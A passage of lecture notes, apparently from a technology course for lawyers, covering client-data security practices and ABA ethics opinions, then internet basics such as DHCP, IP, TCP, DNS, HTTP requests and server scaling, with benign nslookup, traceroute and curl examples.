    - On a Mac, “secure empty trash” overwrites with random bits only once.

Protecting Client Data

Strategies to protect client data include:

- Encrypting hard drives
    - It’s possible to encrypt hard drives such that when the computer turns on, a password is required.
    - Only after a password is entered is the hard drive unencrypted and the OS (operating system) loaded.
    - Most OSes have built-in methods for this, and some have a feature where a multi-pass hard drive wipe begins to occur after `n` incorrect password entries.
- Avoid insecure wireless networks
    - Unsecured networks provide opportunities for data to be “plucked” out of the air.
    - Here, we can see the data the user sent over the unsecured network, particularly their login information on the bottom pane.



    - To get around this, there are private or work-provided VPN, or virtual private network, services. It provides a way to connect to a trusted encrypted network, have that network act as the VPN user, and provide encryption services for web traffic.
- Use a password manager
    - Password managers generates passwords for us and can log in on our behalf to different services.
    - One only needs to remember a master password, the one used to unlock the password manager itself.
    - Some password managers include LastPass and 1Password. Most of these password managers also support two-factor authentication, which requires both login information and some other verification technique, like a text message sent to a trusted phone.
    - For cloud-based password managers, we might be skeptical, as user information and passwords would be stored on the cloud and could potentially be leaked.
- Use complex passwords
    - Generally, avoid using the same password, ensure your passwords are more than 12 characters in length, and include symbols, numbers, uppercase, and lowercase letters.
    - Passwords with less than or equal to 8 characters can be broken within days and should be considered as hacked already.
- Change passwords, generally every 90 days
- Create backups
    - Periodically backing up client data preserves work in the event of catastrophic hardware failure or “ransom” hack.
        - “Ransom” hacks can occur when someone hacks into the hard drive, encrypts it using their public key, leaving us unable to read that hard drive. Then, they’ll request some amount of currency for that hard drive.
    - Back data up to non-network connected machines or to flash drives or disks. This gives an off-line option of accessing data.
- Have a consistent archival/deletion plan for data after a period of time
- Make talking about data security a priority
    - Share your knowledge of data security with those around you and your clients.
- Establish compliance protocols
    - Set up most of compliance protocols early on, and set regular intervals for “checkups” to ensure this data is protected as best as can be.
    - Designate someone to ensure that these policies are being followed.
    - Volunteer to work with the compliance team, which develop these policies, if at a bigger firm.

ABA Formal Opinion No. 477R (May 2017)

- It is considered competent representation for an attorney to be considerate of the technological implications of what is done in the office.
- Attorneys are to stay aware of technological developments and inform themselves and their clients of the ramifications of these advancements.

- Offices and firms are required to have a compliance protocol.
- A question for future consideration may be: how does one reconcile a situation where a client doesn't want to use secured communications when there is the requirement as an attorney to ethically abide by this opinion?

ABA Formal Opinion No. 483 (October 2018)

- This opinion formalizes the notion that a business either has been hacked or will be hacked.
- This opinion additionally includes cyber episodes that might comprise a data breach, which should be reported to a client.
    - These episodes include "ransomware" attacks, systems attacks that somehow damages infrastructure of the workplace, and exfiltrations, which is someone hacking into the system and removing data from the servers.
- There is no ethical violation in being hacked. There is only an ethical violation when unreasonable efforts are made to protect client data.
- The ABA also proposes methods on how one might inform a former client about information related to a hack.
- Discussion about data retention needs to be a part of a firm's intake process for dealing with new clients. For example, what happens to digital versions of client data when the representation has concluded?

LECTURE 6

Week 6 *Internet Technologies, Cloud Computing*

- Introduction
- Addresses
    - DHCP Servers
    - IP
    - TCP
    - DNS
- Requesting Webpages
- Scaling
    - Vertical Scaling

    - Horizontal Scaling
- Virtualization
- Containerization

Introduction

- For a tangible envelope, to send it to another person, we would have to address it, including the recipient's information, our information, and perhaps some little memo on the bottom that specifies what's inside, "fragile," or some other annotation.
- Our laptops, desktops, and our servers send messages in "virtual envelopes" back and forth across the internet.
- These "virtual envelopes" are simply patterns of zeroes and ones that represent our email or a request we've made of the web server.

Addresses

- Let's consider the internet as an inter-networked collection of devices connected via wires or wirelessly.
- All of these devices need unique addresses, just as every building in our world needs a unique address.

DHCP Servers

- **DHCP** stands for Dynamic Host Configuration Protocol and are run by whoever provides us with our internet connectivity.
- These servers are constantly listening for new laptops, desktops, phones, or other devices to wake up or be turned on and then shout "what is my address?" Then, these servers answer that question.
- For example, they might respond to a newly awoken computer, "You're going to be address `1.2.3.4`."
- These addresses are unique per particular device.
- Now that we know our own address, we need to send this "virtual envelope" along to another address.
- DHCP servers also tell us the address of where our "virtual envelope" should go next, a router.
- **Routers** route information from point A to point B to point C, and so on. These routers know the next addresses, so upon receiving our virtual envelope, they know which direction to send it off to.


IP

- **Internet Protocol**, or IP, mandates that every device on the internet has its own IP address, and when we're sending "virtual envelopes," they must include the sender and recipient's addresses.

- IP addresses have format `#.#.#.#`. Each `#` is a placeholder for a value starting at zero and ending at 255. Each placeholder represents 8 bits, so the entire address represents 32 bits.
- Since there are 32 bits in an IP address, there are 2^{32} possible permutations of zeroes and ones, so there are approximately 4 billion devices that can have unique addresses on the Internet.
- These 32 bit IP addresses are of version 4 of IP. **IPv6**, version 6, uses 128 bits instead.
- Public IP addresses actually go out onto the internet, while private IP addresses do not.
    - Private IP addresses have these formats: `10.#.#.#`, `172.16.#.#` - `172.31.#.#`, and `192.168.#.#`.
    - We can find our own IP addresses in our System Preferences or Settings. Below is a screenshot from a Windows 10 PC.

        - Note that the IP address begins with `192.168`, meaning it is a private IP address.
    - The router in our home or in the company stops private IP addresses from being routed publicly, a *firewalling mechanism*.
        - Virtually, a firewall is a piece of software that prevents zeroes and ones from going from one place to another.
        - In this case, the firewalling mechanism allows data to be kept securely within our home or within our company rather than allowing it to go out onto the internet.

    - If we wish to send data from our private IP address to an address outside of our home or company, a *border gateway* or *border router* will receive our virtual envelope.
    - These border routers are routers that are at the edge of a home or company. These routers will change the private IP address on our "virtual envelope" to a public IP address.
    - These routers use *network address translation** or NAT to convert our private IP address to a public IP address and back.
    - With private IP addresses, while it seems like the data being sent out from various devices is from the same device, or IP address, it is possible for the home or company to determine which device was accessing the service at a particular time.
- IP additionally gives us the feature of *fragmentation*, where if the file is very large, IP will fragment this file into smaller pieces and send multiple envelopes instead. Then, at the other end, this file will be reassembled.
    - This leads to issues such as *net neutrality*, where the government and ISPs can treat different types of files (such as videos, competitor services, etc) differently.
- At a low level, the formal definition that humans created for IP is drawn below:



Example Internet Datagram Header


    - This is an artist's rendition of what it means to send a pattern of bits, where the first few bits somehow relate to version, etc.
    - Note that the source and destination addresses are 32 bits long, as expected.

TCP

- **Transmission Control Protocol**, or TCP, guarantees the delivery of our virtual envelope.
- Routers might receive a "virtual envelope" and drop it (ignore it) because they're too busy, which can occur when everyone's streaming a news broadcast or playing the latest

game online. The router just doesn't have enough memory, or RAM, inside of its system to handle it, so the "virtual envelope" is ignored.

- TCP helps us get the email or webpage to its destination with much higher probability by adding little notes that this packet is number 1 of 2, or 1 of 3, etc.
- When the recipient receives packets two, three, and four but not one, TCP will tell that device to send a message back to the sender asking to resend packet one. Then, the packet will be resent and the human will ultimately obtain the entire email or webpage.
- At a low level, the formal definition that humans created for TCP is drawn below:




TCP Header Format

  - Note that there are no addresses—those are handled by IP.
  - Source ports and destination ports allow servers to distinguish one type of data from another.
  - These ports specify what protocol is being used to convey information from one computer to another.
    - HTTP (Hypertext Transfer Protocol): Convention via which browsers send servers send webpages back and forth; HTTP is given TCP port 80.
    - HTTPS: Secure version of HTTP; HTTPS is given TCP port 443.
    - IMAP: Protocol via which one can receive or check emails; IMAP is given TCP ports 143 or 993 depending on the level of security.
    - SMTP: Protocol for outbound email; SMTP is given TCP ports 25, 465, or 587.
    - SSH (Secure Shell): Connects from one computer to a remote server; SSH is given TCP port 22.
  - These ports are also written on our virtual envelope.
- Thus, on our virtual envelope, we should include our address, the recipient address, the TCP port, and if the file is large, which number packet this packet is.

DNS

- **Domain Name Service** or DNS, is a server that translates domain names into their corresponding IP addresses.

- Using DNS, we no longer need to know the IP address of Google, Facebook, among other websites. DNS will be able to convert that name into an address for us.
- Thus, after we type in something like gmail.com, we need our DNS server to know which IP address gmail.com maps to. However, our DNS server might not know the IP address. In that case, there are larger DNS servers to which we can ask these questions.
- DNS is a hierarchical system where we might have a small DNS server, our ISP has a bigger DNS server, and if our ISP doesn't know the IP address, then there are also root servers around the world, which have mappings for all of the dot coms and their IP addresses.
- After asking the DNS server once, we can cache the results locally in our browser.
    - This is more efficient than asking the DNS server the same question multiple times a day, but if the website reconfigures something and the IP changes, then the address becomes outdated.
- We can find the address of our DNS server as well, shown below on a Windows 10 PC. Note that the DNS server is an address for us not a name, which is important since if we only had a name, we would then need a DNS server to tell us the address of our DNS server. Oops!



- We can, in the terminal, find the IP address of gmail.com using the function `nslookup`, which stands for name server lookup.
- `$ nslookup gmail.com`
- `Server: 10.0.02`
- `Address: 10.0.0.2#53`
-
- `Non-authoritative answer:`
- `Name: gmail.com`
- `Address: 172.217.3.37`
    - Google has more than one server, and therefore more than one IP address. The one IP address that is returned is `172.217.3.37`, but actually, when we deliver a

packet of information to Google, they'll have many servers which can all receive that packet.
    - The IP that we see happens to be the outward facing IP that our computers see.
- We can also trace the route that our packets will go through using `traceroute`.
- ```
  $ traceroute -q 1 gmail.com
  traceroute to gmail.com (172.217.7.229), 30 hops max, 60 byte packets
   1 216.182.226.130 (216.182.226.130) 16.518ms
   2 100.66.13.58 (100.66.13.58) 14.239ms
   3 100.66.11.228 (100.66.11.228) 19.129ms
   ...
   8 *
   9 *
   10 52.93.114.14 (52.93.114.14) 11.460ms
   ...
  ```
    - Not all output is displayed. The … refers to other lines not shown.
    - `-q 1` asks `traceroute` to do one query at a time.
    - In total, it takes 17 hops to get to gmail.com.
    - The asterisks refer to routers that did not respond to our request.
    - The times refer to how long it took to get from the previous router to the current router. These times will differ each time we send information to gmail.com.
- If we try to visit a domain that is abroad, like cnn.co.jp, it takes 30 hops. Additionally, it takes 10 times more time to get there than to get to gmail.com. We expect this because we're crossing the Pacific Ocean!

Requesting Webpages

- Now that we know how to address our virtual envelope, we might want to know what goes on the inside as well. When we request a webpage, what is on the inside of that envelope?
- Let's break down `https://www.example.com/`.
    - This is a *Uniform Resource Locator*, or URL.
    - `http` is a protocol, a set of conventions that web browsers and web servers have agreed upon to use when intercommunicating.
    - `www` is the hostname or the name of the specific server that we're trying to visit. In other contexts, we might call this a subdomain.
    - `example.com` is a domain name that can be bought or rented on an annual basis.
        - Historically, `.com` stood for commercial, `.net` for network, `.edu` for education, or `.gov` for government.
        - These `.com`, `.net`, among others, are called *Top Level Domains*, or TLDs.
    - `/` implies `/index.html`. By convention, the name of the file that contains the default web page is `index.html`, `index.htm`, or any extension after `index`.
    - This file is the file that is specified inside the envelope.
- This is what is written inside our envelope:
- ```
  GET/HTTP/1.1
  Host: www.example.com
  ```
    - The first `/` means the default page of the website.

    - The host is specified since one web server can serve up multiple websites.
- If no errors occurred, we expect to get a response back with this written:
- `HTTP/1.1 200 OK`
- `Content-Type: text/html`
    - 200 means OK, meaning the webpage we were looking for has been delivered successfully.
    - The content type is text/html, which lets our browser know what type of file we've received, so our browser will know how to display the file on the screen.
    - Other headers may include `HTTP/2` instead of `HTTP/1.1`, which gets data to us even more quickly.
- In the terminal, we can use `curl`, or connect to a URL, and specify `-I`, which returns to us just the HTTP headers.
- `$ curl -I http://harvard.edu/`
- `HTTP/1.1 301 Moved Permanently`
- `...`
- `Location: https://www.harvard.edu/`
- `...`
    - Certain lines are omitted and replaced with `...`
    - When our browser sees `301 Moved Permanently`, it looks for the location line and takes us to that page, which in this case is `https://www.harvard.edu/`.
    - The differences in the two URLs are the `http` versus `https` and the inclusion or exclusion of the `www` subdomain.
    - When transmitting information, `http` keeps the content in English text, but `https` encrypts the content. Thus, `https` is secured while `http` is not, and Harvard moved their site permanently, as they would like us to visit their site securely.
    - Browsers have become more user friendly, so we generally don't see certain prefixes anymore, such as `www`.
    - However, having a subdomain can be useful. For example, storing cookies in a subdomain rather than a domain allows the scope via which they can be accessed to be narrower.
- HTTP status code responses include:
    - 200 OK
    - 301 Moved Permanently
    - 302 Found (temporary redirection)
    - 304 Not Modified (this code is sent when a webpage has not been modified since we last visited, meaning we can just use our cached version of the webpage)
    - 401 Unauthorized
    - 403 Forbidden
    - 404 Not Found
    - 418 I'm a Teapot (April Fools Joke!)
    - 500 Internal Server Error (logical or syntatic error in the code that someone has written)
    - …
- For fun, if we go to http://safetyschool.org, we are redirected to www.yale.edu!
    - We can write this in the terminal to see what exactly is happening…
    - `$ curl -I http://safetyschool.org/`
    - `HTTP/1.1 301 Moved Permanently`

    - `...`
    - `Location: http://www.yale.edu/`
    - `...`
    - The website has permanently moved (for years now!) to http://www.yale.edu.

Scaling

- We know how to get data from point A to point B. What if there are so many devices trying to access data at point B that the server cannot keep up?
- We might start with just one server, such as the one pictured here.

- This server is only able to read some finite number of packets per unit of time, as it has finite resources. If we receive more packets than the server can handle, the server might either drop these packets or it might crash.


Vertical Scaling

- One solution to handle more users is to buy a larger server with more RAM, CPU, and disk space.


- In a sense, we are “throwing money at the problem” in this case, as we’re simply purchasing a larger server.
- However, Dell only sells servers that operate so quickly and have so much disk space. If we need to handle even more users, we’ll need another strategy.

Horizontal Scaling


- Instead of purchasing one very large server, we can purchase more of the smaller servers. In this case, we’re spending less and obtaining more hardware.
- With multiple small servers, we must interconnect them. Here’s a diagram of 2 servers named `A` and `B`, the cloud, and 2 laptops making requests on our servers.



- In order to distribute the load to each server, we might use DNS. When one laptop requests our site, we can answer that request with the IP address of `A`. The next request we can answer with `B`. We can continue in this fashion so that half of the requests are sent to `A` and the other half to `B`.
- However, if one customer imposes more load than another, then server `A` might be under a lot more pressure than server `B`. To fix this, we can use a *load balancer*.
- Load balancers communicate bidirectionally with the servers. If server `A` says that they have space and servers `B` and `C` say that they are handling too many requests, then the load balancer can start directing traffic to server `A`.
- In this diagram, we've added server `C` and added a load balancer at the dot.




- Note that in this diagram, we have a *Single Point of Failure*, or SPOF. If the load balancer goes down or gets overwhelmed, no requests will reach the server.
- To fix this, we can add another load balancer. These are labelled `1` and `2` in the diagram below.



- The two load balancers communicate with each other. Similar to how our heartbeat signals to us every second or so that we are alive, if load balancer `1` is up and running, `1` will tell `2` that they are alive. If `2` does not get a signal from `1` eventually, then `2` will take over the role.
- By default, only 1 of the load balancers will be working. If one fails, the other will take over.
- *Architecting networks* refers to building up these complex interconnected networks.

Virtualization

